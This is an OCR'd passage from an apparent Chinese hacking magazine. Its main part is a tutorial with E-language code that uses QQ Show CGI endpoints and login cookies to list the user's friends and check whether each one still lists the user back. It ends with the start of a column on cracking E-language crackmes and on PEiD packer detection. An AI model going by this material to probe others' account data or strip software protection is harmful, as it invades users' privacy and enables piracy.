


图2　查询7天以上好友的结果

这个页面只能反馈是否为 7 天以上的好友，当不为 7 天以上的好友时，**friend7="-4"**。

于是猜想如何验证是否为好友呢？验证 7 天好友的关键词为 friend7，那验证好友的关键词会不会是 friend？实践是检验真理的唯一标准，将 URL 改成如下这样：

```
http://show.qq.com/cgi-bin/qqshow_noname_info?friend=1&uin=81****5,
```

把修改的 URL 复制到 IE 地址栏并回车，显示如图 3 所示信息。




图3　查询好友的结果

经过分析验证，XML 中的参数信息如下：

```
node uin="QQ 号"    表示当前查询 QQ 号信息
friend="1"      为1表示当前查询 QQ 号为自己的好友，为0则表示不是
xfriend="1"     为1表示自己为当前查询 QQ 号的好友，为0则表示不是
```

现在获取好友列表，查询自己是否为其 QQ 好友的方法已经分析完毕，下面大家跟随我去简单编写一个自动查询机吧，我使用的是“易语言”。

代码编写

首先新建一个窗口程序，在“_启动窗口”上放置三个“按钮”和一个“超级列表框”，如图 4 所示。




图4　界面布局

新建一个窗口，改名为登录窗口。在窗口中放置一个“互联网浏览器”扩展组件（该组件所在的支持库是“云外归鸟”的WEB浏览器2.1#0版），属性如图 5 所示。

在登录窗口中加入如下程序代码：

```
.版本 2
.支持库 WebBrowser2
.程序集 登录窗口程序集
.子程序 _登录窗口_创建完毕
互联网浏览器1.浏览 ("http://ui.ptlogin2.qq.com/cgi-bin/login?appid=10000101&s_url=http%3A//show.qq.com/inc/loginto.html%3Fmyurl%3Dhttp%253A//show.qq.com/&target=self&f_url=loginerroralert&hide_title_bar=1&link_target=blank", , , )
.子程序 _互联网浏览器1_跳转完毕
.参数 地址, 文本型, 参考
.如果真 (地址 = "http://show.qq.com/inc/loginto.html?myurl=http%3A//show.qq.com/")
登录窗口.销毁 ()
.如果真结束
```

通过以上代码就实现了登录 QQ 秀的网页。下面我们再对启动窗口加入功能代码，首先对“登录”按钮加入如下代码：




图5　添加“互联网浏览器”

```
.版本 2
.子程序 _按钮1_被单击
载入 (登录窗口, , 真)
```

该子程序的功能就是实现载入“登录窗口”，以实现QQ好友列表的下载。接下来，我们加入“分析好友”的功能代码：

```
.版本 2
.支持库 iext
.子程序 _按钮2_被单击
.局部变量 QQ好友信息集合, 文本型
.局部变量 好友分割, 文本型, , "0"
.局部变量 数组变量, 整数型
.局部变量 表项, 整数型
.局部变量 QQ号, 文本型
.局部变量 QQ好友名首字位置, 整数型
.局部变量 QQ好友名未字位置, 整数型
.局部变量 QQ名, 文本型
超级列表框1.全部删除 ()
QQ好友信息集合 = 到文本 (访问网页 ("http://show.qq.com/cgi-bin/qqshow_user_friendgroup"))
好友分割 = 分割文本 (QQ好友信息集合, "friend uin=" + #引号, )
好友数 = 取数组成员数 (好友分割) - 1
.计次循环首 (好友数, 数组变量)
.如果真 (数组变量 = 1)
到循环尾 ()
.如果真结束
表项 = 超级列表框1.插入表项 (, , , , , )
QQ号 = 取文本左边 (好友分割 [数组变量], 寻找文本 (好友分割 [数组变量], #引号, , 假) - 1)
QQ好友名首字位置 = 寻找文本 (好友分割 [数组变量], "name=" + #引号, , 假) + 6
QQ好友名未字位置 = 寻找文本 (好友分割 [数组变量], "></friend>", , 假) - 1
QQ名 = 取文本中间 (好友分割 [数组变量], QQ好友名首字位置, QQ好友名未字位置 - QQ好友名首字位置)
UCS_2_INTERNAL转GBK (QQ名)
超级列表框1.置标题 (表项, 1, QQ号)
超级列表框1.置标题 (表项, 0, QQ名)
处理事件 ()
.计次循环尾 ()
```

其中“好友数”为程序集变量，因为要获取 **http://show.qq.com/cgi-bin/qqshow_user _friendgroup** 中的xml数据，必须带COOKIES读取，所以还要借用第三方模块才能达到目的。推荐使用的是“HTTP访问模块 路过已错过 第三次修正 完美终结版1.0”。

另外，xml中好友名字部分使用的是**UCS_2_INtERNAL**的编码，要在程序界面不出现乱码就必须将编码转换成**GBK**，我使用的是自己封装的**UCS_2_INTERNAL转GBK模块**。因版面原因，编码转换部分我就不详细解说了，大家可以看一下我封装的代码转换模块的源码。

最后，我们来实现“分析好友”的功能，代码如下：

```
.版本 2
.支持库 iext
.子程序 _按钮3_被单击
.局部变量 当前验证, 整数型
.局部变量 数据, 文本型
.局部变量 当前QQ, 文本型
.局部变量 好友, 文本型
.局部变量 非好友, 文本型
好友 = "xfriend=" + #引号 + "1"
非好友 = "xfriend=" + #引号 + "0"
.计次循环首 (好友数, 当前验证)
当前QQ = 超级列表框1.取标题 (当前验证 - 1, 1)
数据 = 到文本 (访问网页 ("http://show.qq.com/cgi-bin/qqshow_noname_info?uin=" + 当前QQ + "&friend=1"))
.如果真 (寻找文本 (数据, 好友, , 假) ≠ -1)
超级列表框1.置标题 (当前验证 - 1, 2, "√")
.如果真结束
.如果 (寻找文本 (数据, 非好友, , 假) ≠ -1)
超级列表框1.置标题 (当前验证 - 1, 2, "您不在对方的好友列表")
.否则
.如果结束
.计次循环尾 ()
```

最后来看一下成果吧，如图6所示。




图6　程序运行结果

写在最后

生活就是要善于发现，本文通过分析大家都比较熟悉的QQ秀页面，从而实现了分析好友关系。其实大家可以举一反三，引申到更深的层次，把此工具写的更加完善，比如完成好友分组、查看好友QQ秀和访问好友空间等等。最后，借此文打击一下那些借QQ之名却行QQ之盗的小人们。

（文章中所涉及的相关代码已经收录在光盘中）

编辑点评：

的确如作者所说，发现才能让生活更美好，要善于动脑分析、动手实践，这也就是学习的乐趣。



CRACKER

Cracker 86说：

近来发现使用易语言编写crackme的人是越来越多了，下了几个来玩玩，发现已经力不从心，难道易语言很难破吗？其实并不是这样子的，易语言也有一个致命的地方，就是不好加壳。反正无论加了什么壳，基本上都很容易被脱掉，所以相比其他语言来说，好像又简单了不少。

每月破资源

1、Peid v0.95 11.03 + 超级特征库2514个

相信玩crack的基本不可能不知道peid吧？所以我也不怎么介绍了，这里只想提下，这个是最新的版本，而且这次我将一个超级特征库也给大家打包出来了，希望大家都更新一下自己的特征库，这样在查壳的时候，结果会比较准确一点。但依靠工具是没有绝对准确的，查壳工具只是一个辅助收集信息的东西。

